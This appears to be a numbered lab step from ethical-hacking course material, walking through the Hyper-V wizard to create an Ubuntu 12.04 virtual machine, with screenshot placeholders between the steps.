


## CT#12: Install Ubuntu in Hyper-V


1. Select your **machine's name** in the left pane of the window, and click **New → Virtual Machine...** option located at the right pane of window




2. New Virtual Machine Wizard windows appears, click Next button




3. **Specify Name** of new virtual machine as **Ubuntu**, specify the location as **E:\** and click **Next**




4. Choose the generation of the virtual machine (here, **Generation 1**) and click **Next**



5. Assign the amount of **memory** to be allocated to this virtual machine (in MB) and click **Next**




6. In the **Configure Networking** section, select the adapter associated with the host machine and click **Next**.




Note: The network adapter shown in the above screenshot might vary in your lab environment.

7. Allocate memory for hard disk (minimum of 20 GB) and click **Next**




8. **Installation options** window appears in the next step of wizard
9. Select **Install an operating system from a bootable CD/DVD-ROM** radio button
10. Select **Image file (.iso)** radio button, click **Browse...**, navigate to **D:\CEH-Tools\ISO Images\Ubuntu**, select **ubuntu-12.04.4-desktop-i386.iso** and click **Next**




11. A virtual machine wizard appears with summary information

